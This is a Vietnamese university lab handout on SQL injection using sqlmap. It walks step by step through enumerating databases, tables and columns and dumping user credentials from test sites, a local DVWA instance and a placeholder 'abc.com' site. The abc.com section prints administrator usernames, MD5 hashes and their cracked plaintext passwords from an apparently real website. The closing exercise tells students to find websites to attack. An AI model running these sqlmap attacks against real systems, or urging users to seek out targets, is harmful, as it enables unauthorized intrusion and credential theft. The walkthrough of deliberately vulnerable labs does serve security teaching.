|  |  |
| --- | --- |
| Logo  Description automatically generated | **THỰC HÀNH TẤN CÔNG SQL INJECTION**  **Sử dụng sqlmap** |

Nhóm học phần:

1) Mã Sinh viên, Họ và Tên:

2)

3)

MỤC LỤC

[1. Giới thiệu 1](#_Toc175587842)

[2. Tấn công SQL Injection website testphp.vulnweb.com 1](#_Toc175587843)

[3. Tấn công SQL Injection website mytestsite.com 2](#_Toc175587844)

[4. Tấn công SQL Injection website 192.168.1.140/dvwa 2](#_Toc175587845)

[5. Tấn công SQL Injection website abc.com 3](#_Toc175587846)

[6. Công cụ sqlmap GUI 5](#_Toc175587847)

[7. Bài tập 5](#_Toc175587848)

*>> Yêu cầu chụp hình ảnh là kết quả thực hành của SV. Không sử dụng lại hình ảnh của bài lab.*

# Giới thiệu

# Tấn công SQL Injection website testphp.vulnweb.com

user@vmkali:~$ sqlmap.py –help

* Lấy thông tin đăng nhập vào trang Web: http://testphp.vulnweb.com/

user@vmkali:~$ sqlmap –u "http://testphp.vulnweb.com/search.php?test=query"

* Tìm tên cơ sở dữ liệu

user@vmkali:~$ sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" --dbs

NOTE:

-u: là url của mục tiêu

* Tìm tên các bảng có trong cơ sở dữ liệu

user@vmkali:~$ sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" --tables -D acuart

NOTE

--tables để liệt kê tất cả các bảng có trong cơ sở dữ liệu

-D là tên cơ sở dữ liệu cần liệt kê bảng

* Xác định tên các cột trong bảng user. Liệt kê các trường của bảng user trong CSDL acuart

user@vmkali:~$ sqlmap -u “http://testphp.vulnweb.com/search.php?test=query” --columns -D acuart -T users

NOTE

--columns để liệt kê ra các cột trong bảng

-D tên cơ sở dữ liệu

-T tên bảng cần liệt kê các cột

* Lấy các bản ghi của bảng users

user@vmkali:~$ sqlmap -u “http://testphp.vulnweb.com/search.php?test=query” --dump -D acuart -T users

Bảng users có 1 bản ghi chứa thông tin của username và password là "test", "test" Sử dụng tài khoản này, ta sẽ đăng nhập vào được hệ thống

# Tấn công SQL Injection website mytestsite.com

user@vmkali:~$ sqlmap -u 'http://mytestsite.com/page.php?id=5'

user@vmkali:~$ sqlmap -u 'http://mytestsite.com/page.php?id=5' --random-agent

user@vmkali:~$ sqlmap -u 'http://mytestsite.com/page.php?id=5' --tables


user@vmkali:~$ sqlmap -u 'http://mytestsite.com/page.php?id=5'

# Tấn công SQL Injection website 192.168.1.140/dvwa


https://medium.com/@hashsleuth.info/how-to-exploit-dvwa-blind-sql-injection-sqli-with-sqlmap-and-burp-suite-e4b3f08a0dfc

## Cookie harvesting


After logging into DVWA (Damn Vulnerable Web Application), navigate to the “SQL Injection (Blind)” section. Enter the value ‘2’ for the ‘id’ parameter, and then click the submit button. However, you might notice that nothing happens in the browser. This is because Burp Suite, the interception proxy, has intercepted the GET request in the URL. As a result, you won’t be able to successfully submit the request until you click the “Forward” option in Burp Suite to allow the request to proceed.



Now, let’s proceed to the “Proxy” section in our Burp Suite. Copy this information as we will use it in the next step.



After clicking the “Forward” option in Burp Suite, go back to our browser. You’ll notice that after forwarding the request, our URL has changed, as indicated by the highlighting. Now, copy the updated URL as we will use it in our next step.



## Scanning for vulnerabilities

In your terminal window, execute the following command:

sqlmap -u "http://192.168.1.140/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" - cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m"

After pressing Enter, SQL map will establish a connection to the provided URL. It will then check if the GET parameter ‘id’ is dynamic, meaning it can be manipulated. Additionally, during the process, you can observe the actual payloads being submitted by SQL map as it attempts to exploit the SQL injection vulnerability.

From the output below, it is evident that the “id” GET parameter in DVWA is susceptible to Boolean-based blind injection vulnerabilities.

SQL map prompt

SQL map prompt

further information

Additionally, from the above output, we can gather further information about the target website. It appears that the website is running on Linux Debian, and it is using Apache version 2.4.57. Furthermore, the back-end database management system (DBMS) is identified as MySQL.

To utilize the default behavior and bypass any interactive prompts, you can add the “— batch’’ option to the SQL map command.

## Revealing the database schemas

to enumerate the available database schemas, use the following command:

sqlmap -u "http://192.168.1.140/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --schema --batch

schema information

Upon enumeration, two database names were retrieved: “dvwa” and “information\_schema.” However, my focus is solely on the “dvwa” database, as it is the one of interest.

## Revealing the dvwa tables

To retrieve the tables in the DVWA database, you can use the following command:

sqlmap -u "http://192.168.1.140/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" -D dvwa --tables

The command -D was used to enumerate the database, while — tables was used to enumerate the tables within the DBMS database.

dvwa tables

The SQLMap output reveals two tables: “guestbook” and “users.” In our case, our focus is on the “users” table.

## Enumerate the “users” table

To determine the columns created in the “users” table within DVWA, you can use the following command:

sqlmap -u "http://192.168.1.140/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --columns -T users --batch

The command -T is used to enumerate the tables within the DBMS database, and — columns is used to enumerate the columns within a specific table.

Table users columns

The SQLMap output indicates a total of 8 columns inside the “users” table. However, for our current interest, we are only concerned with the “user” and “password” columns.

## Dump Usernames and Passwords

To retrieve the usernames and passwords from the “user” and “password” columns in the “users” table, use the following command:

sqlmap -u "http://192.168.1.140/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=9tp5mn3hpkfgh6fddmbampps7m" --dump -T users --batch

The -C command is used to specify the column to enumerate, and the — dump command is used to dump the table entries,

Table users entries

Sqlmap successfully retrieves the entries from the “user” and “password” columns in the “users” table of the DVWA database. It asks if hashes can be stored (default: no) and offers to crack them using a dictionary attack (default: yes). SQLmap launches the attack using the “wordlist.txt” file (default) or a custom dictionary if specified. It also asks about using common password suffixes (default: no).

Sqlmap cracks the password hashes using a dictionary-based attack and outputs the plaintext passwords.

# Tấn công SQL Injection website abc.com

a.      Tìm kiếm database đang được sử dụng: Thay abc.com bằng website cụ thể

user@vmkali:~$ sqlmap -u http://abc.com/constructionDetail.php?id=334 --dbs

[17:43:15] [INFO] the back-end DBMS is MySQL

web server operating system: Windows

web application technology: PHP 5.2.6, Apache 2.2.8

back-end DBMS: MySQL >= 5.0.12

[17:43:15] [INFO] fetching database names

[17:43:15] [INFO] used SQL query returns 5 entries

[17:43:15] [INFO] retrieved: 'information\_schema'

[17:43:15] [INFO] retrieved: 'toto'

[17:43:15] [INFO] retrieved: 'mysql'

[17:43:15] [INFO] retrieved: 'phpmyadmin'

[17:43:16] [INFO] retrieved: 'test'

available databases [5]:

[\*] information\_schema

[\*] toto

[\*] mysql

[\*] phpmyadmin

[\*] test

Ta có được database của trang web là **toto**

b.      Lập danh sách các table trong database

user@vmkali:~$ sqlmap -u http://abc.com/constructionDetail.php?id=334 -D toto --tables

[17:43:32] [INFO] fetching tables for database: 'toto'

[17:43:33] [WARNING] reflective value(s) found and filtering out

[17:43:33] [WARNING] frames detected containing attacked parameter values. Please be sure to test those separately in case that attack on this page fails

[17:43:33] [INFO] used SQL query returns 23 entries

[17:43:34] [INFO] retrieved: 'aboutus'

[17:43:34] [INFO] retrieved: 'account'

[17:43:34] [INFO] retrieved: 'account\_ext'

[17:43:35] [INFO] retrieved: 'accpriv'

…

[17:43:39] [INFO] retrieved: 'support\_setting\_config'

[17:43:40] [INFO] retrieved: 'support\_setting\_config\_group'

[17:43:40] [INFO] retrieved: 'tuyendung'

Database: toto

[23 tables]

+------------------------------+

| aboutus                      |

| account                      |

| account\_ext                  |

| accpriv                      |

| codong                       |

…

| support\_setting\_config\_group |

| tuyendung                    |

+------------------------------+

Ta có được list các bảng  của database này. Ta thấy bảng account là 1 bảng chứa những thông tin quan trọng nên ta sẽ tập trung khai thác bảng này.

 c.      Lấy ra các column trong bảng **account**

user@vmkali:~$ sqlmap -u http://abc.com/constructionDetail.php?id=334 -D toto -T account --columns

Đây là danh sách các column trong bảng này. Ta thấy có 2 column quan trọng là username và user\_password ở đây nên hãy thử tấn công để tìm ra 2 thông tin này

d.      Cho ra danh sách username và password

user@vmkali:~$ sqlmap -u http://abc.com/constructionDetail.php?id=334 -D toto -T account -C username,user\_password --dump

[17:44:20] [INFO] used SQL query returns 2 entries

[17:44:20] [INFO] retrieved: 'b0d38fb7d75823691b324f4df8bbea06','Administrator'

[17:44:20] [INFO] retrieved: '7d27e2e42ebb5a8e51e124cb18c29352','AdminToto'

[17:44:20] [INFO] recognized possible password hashes in column 'user\_password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n

do you want to crack them via a dictionary-based attack? [Y/n/q] n

Database: toto

Table: account

[2 entries]

+---------------+----------------------------------+

| username      | user\_password                    |

+---------------+----------------------------------+

| Administrator | b0d38fb7d75823691b324f4df8bbea06 |

| AdminToto   | 7d27e2e42ebb5a8e51e124cb18c29352 |

+---------------+----------------------------------+

Kết quả đã có username và password mã hóa MD5. Thử decrypt 2 đoạn mã này sử dụng các công cụ hiện có trên mạng và kết quả là mật khẩu cho Administrator là **webrand** và cho AdminToto là **LPadmind.**

NSD cũng có thể tấn công các table quan trọng khác trong database này để lấy được thông tin mình muốn.

# Công cụ sqlmap GUI

user@vmkali:~$ python /usr/share/sqlmap/sqlmapapi.py -s

# Bài tập

1. Thực hiện tìm kiếm một số trang Web để tấn công SQL
2. Cài đặt sqlmap GUI để thực hiện tấn công

*(Tài liệu lưu hành nội bộ)*

-----------------------------------------------